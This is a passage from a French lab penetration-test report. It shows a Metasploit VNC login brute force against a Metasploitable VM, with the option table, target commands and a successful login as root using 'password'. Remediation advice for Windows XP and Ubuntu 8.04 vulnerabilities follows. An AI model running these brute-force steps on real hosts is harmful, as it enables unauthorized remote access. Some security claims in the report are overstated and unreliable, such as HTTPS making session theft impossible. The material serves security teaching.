msf6 exploit(unix/irc/unreal_ircc_3281_backdoor) > use auxiliary/scanner/vnc/vnc_login
msf6 auxiliary(scanner/vnc/vnc_login) > |
```

show options :


Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD		no	The password to test
PASS_FILE	/opt/metasploit/apps/pro/vendor/bundle/ruby/3.0.0/gems/metasploit-framework-6.3.36/data/wordlists/vnc_passwords.txt	no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	5900	yes	The target port (TCP)
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME	<BLANK>	no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

Dans l'attaque que nous allons réaliser, afin d'avoir les priviléges admin, nous allons essayer de bruteforce l'utilisateur root, on va donc set username root, set l'ip cible puis exploiter la faille. Après avoir exploité la faille, metasploit nous indique que la connexion s'est faite parfaitement avec le password “password”. Il a aussi indiqué une adresse ip (celle de la machine cible) avec le port VNC. Et grâce au module VNC, on peut se connecter à distance avec l'adresse IP suivie du port afin d'avoir l'environnement de bureau.

```
msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.1.55
RHOSTS => 192.168.1.55
msf6 auxiliary(scanner/vnc/vnc_login) > set USERNAME roo
USERNAME => roo
msf6 auxiliary(scanner/vnc/vnc_login) > set USERNAME root
USERNAME => root
msf6 auxiliary(scanner/vnc/vnc_login) > exploit

[*] 192.168.1.55:5900 - 192.168.1.55:5900 - Starting VNC login sweep
[!] 192.168.1.55:5900 - No active DB -- Credential data will not be saved!
[+] 192.168.1.55:5900 - 192.168.1.55:5900 - Login Successful: :password
[*] 192.168.1.55:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) >
```

```
badyss@RTX-4090:~$ vncviewer 192.168.1.55:5900
```



IV - Recommandations

Toutes les failles précédemment vues représentent un danger pour la sécurité d'une machine. Bien que nous exploitons des failles sur une machine virtuelle, il est possible d'effectuer ce genre d'attaque sur des serveurs ce qui engendrerait beaucoup plus de conséquences.

Il est important, lorsque beaucoup de failles sont présentes, de prioriser la résolution des failles dans l'ordre descendant. C'est-à-dire résoudre d'abord les failles critiques, élevées, puis normales. On va donc dans cette partie voir comment résoudre ces failles pour sécuriser les machines Windows XP et metasploitable.

1 - Corriger les failles sur Windows XP

Afin de corriger les failles sur Windows XP, nous allons établir une liste de correctifs afin d'avoir une machine sécurisée.

-Tout d'abord, il faut savoir que Windows XP n'a plus de support depuis avril 2014, il faut donc passer à une version plus récente tel que Windows 10. Car bien que Windows 11 a vu son apparition, il n'est pas optimisé et est en BETA. De plus, Windows 11 peut recenser quelques failles dans le futur contrairement à Windows 10 dont la stabilité et la sécurité ne font pas défaut.

-Ensuite pour la plupart des failles telles que MS08-07 ou MS09-001, il faut se rendre sur le site de Microsoft et installer l'outil Windows Update pour s'assurer de la dernière version des protocoles. Windows Update est un service intégré aux systèmes d'exploitation Windows qui permet aux utilisateurs de télécharger et d'installer les dernières mises à jour

-Concernant les failles de SMB telles que la faille MS17-010, il faut s'assurer d'avoir la version SMB3 permettant de réduire les failles vu précédemment. Avec SMB3, le chiffrement SMB sécurisant la transmission des données entre les clients et le serveur sera de vigueur.

2 - Corriger les failles sur d'Ubuntu 8.04

Afin de corriger les failles sur Ubuntu 8.04(Metasploitable), nous allons établir une liste de correctifs afin d'avoir une machine sécurisée.

-Pour résoudre l'ensemble des failles DNS(Multiples Issues) regroupant des failles critiques jusqu'aux informations, il faut mettre à jour le système d'exploitation en passant par exemple de Ubuntu 8.04 à Ubuntu 23.10. Avec cette mise à jour, le protocole DNS va être configuré avec les dernières mises à jour de sécurité, il va limiter l'accès aux serveurs DNS uniquement aux utilisateurs autorisés. De plus, le DNS d'Ubuntu 23.10 est équipé de la validation DNSSEC (Domain Name System Security Extension) permettant de garantir l'intégrité et l'authenticité des données DNS.

-Pour résoudre l'ensemble des failles d'Apache Tomcat(Multiples Issues), de plus d'avoir mis à jour le système d'exploitation, il faut vérifier que les paramètres de sécurité, tels que l'accès aux répertoires, les autorisations d'accès aux fichiers, et les options de sécurité, sont correctement configurés. De plus, il faut utiliser le protocole HTTPS plutôt que HTTP car HTTPS sécurise les données en les chiffrant. Grâce à HTTPS, aucune attaque de type TCP Reset ou Vol de session n'est possible. Il faut configurer le serveur pour autoriser l'accès uniquement à partir d'adresses IP spécifiques si cela est possible et limiter les accès aux utilisateurs.

-Pour résoudre l'ensemble des failles SSL(Multiples Issues), il faut s'assurer d'avoir les versions TLS récentes de préférence TLS 1.2 ou TLS 1.3 car elles offrent des améliorations significatives en termes de sécurité par rapport aux versions plus anciennes. On peut de plus configurer des algorithmes de chiffrement forts et utiliser des certificats SSL/TLS émis par des autorités de certification fiables.

Une fonction majeure de ce protocole est le PFS (Perfect Forward Secrecy) pour garantir que, même si une clé de session est compromise, les sessions passées ne sont pas affectées.

-Pour résoudre la faille critique VNC Server ‘password’ Password, il faut immédiatement changer son mot de passe simple en mot de passe très robuste, c'est-à-dire avec des majuscules, caractères spéciaux, chiffres et lettres contenant au minimum 12 caractères. De plus, il faut configurer la limitation de l'accès en restreignant l'accès au serveur VNC en autorisant uniquement les adresses IP spécifiques à se connecter. Il faut aussi s'assurer que les connexions VNC sont chiffrées pour protéger les données pendant la transmission ou alors configurer le

serveur VNC pour utiliser une authentification plus robuste, telle que l'authentification par clé publique.

-Pour résoudre la faille critique UnRealIRCD Backdoor detection, il faut arrêter immédiatement le serveur UnRealIRCd pour éviter tout accès non autorisé. Il faut identifier et supprimer toute backdoor détectée dans les fichiers du serveur pour éviter tout vols de données ou ransomware. Mais également, il faut mettre à jour UnRealIRCd vers la dernière version stable disponible. Les nouvelles versions peuvent inclure des correctifs de sécurité qui empêcheront l'exploitation de vulnérabilités. Pour terminer sur cette faille, il est nécessaire de changer tous les mots de passe associés au serveur UnRealIRCd, y compris ceux des administrateurs systèmes.

-Pour résoudre la faille critique Debian OpenSSH/openSSL package random number generator weakness, il faut mettre à jour la dernière version du protocole SSH avec OpenSSL et OpenSSH en générant des nouvelles clés de services. Il faut ensuite intégrer ces clés au protocole et vérifier si les correctifs ont bien été appliqués. Bien que le nom de cette faille porte à croire qu'elle est seulement dangereuse pour Debian, elle est aussi dangereuse pour des systèmes linux non mis à jour comme Ubuntu 8.04 dans notre cas.

-Pour résoudre la faille critique Bind Shell Backdoor Détection, il suffit d'arrêter le service si celui-ci n'est pas utilisé, on peut aussi utiliser la commande netstat pour voir toutes les connexions qui ont été effectuées et bannir l'ip des hackeurs qui se sont connectés à la machine. Et donc comme un backdoor, il faut vérifier s'il y'en a de présent sur le système. Si possible, le mieux est de réinitialiser le pc et de formater le disque.

-Pour résoudre la faille critique Multiple Vendor DNS Query ID Field Prediction Cache Poisoning, il faut vérifier que le serveur DNS utilise les versions les plus récentes de BIND, Unbound, Microsoft DNS Server, ou tout autre serveur DNS qui contiennent tous les patchs de sécurité. Il faut bien sûr, configurer correctement le DNS en suivant les bonnes pratiques de sécurité. En allant de la désactivation de fonctionnalités inutiles à la limitation des droits d'accès. L'utilisation de configurations strictes peut réduire drastiquement le risque d'attaques.

3 - Correction globale à avoir

Tous les correctifs précédents correspondent aux patchs des failles critiques et élevées. Il faut impérativement réduire à néant ces risques et se concentrer sur ces failles. Une fois toutes les failles très dangereuses écartées, on peut se concentrer sur les failles ayant un taux de dangerosité bas.

Mais en plus de devoir faire des correctifs pour chaque protocole, il est nécessaire de sécuriser une machine un serveur en appliquant des politiques de sécurité. Les politiques de sécurité sont très bénéfiques car elles s'appliquent sur une machine dans sa globalité. On peut par exemple chiffrer les disques pour d'abord protéger les données présentes sur la machine, il faut penser à désactiver tous les services inutilisés car en cas de surveillance des journaux, toute activité suspecte va être plus facilement détectable. Il faut utiliser un service anti-malware pour éviter tout backdoor comme ceux vus précédemment et pour éviter tout ransomware. Également, des pare-feu peuvent être configurés pour filtrer et pouvoir rejeter toute tentative d'attaque ou tout scan de ports. Au même titre que la sensibilisation des utilisateurs concernant les bonnes pratiques d'utilisation, il faut restreindre au maximum les accès nécessaires à chaque utilisateur ou service.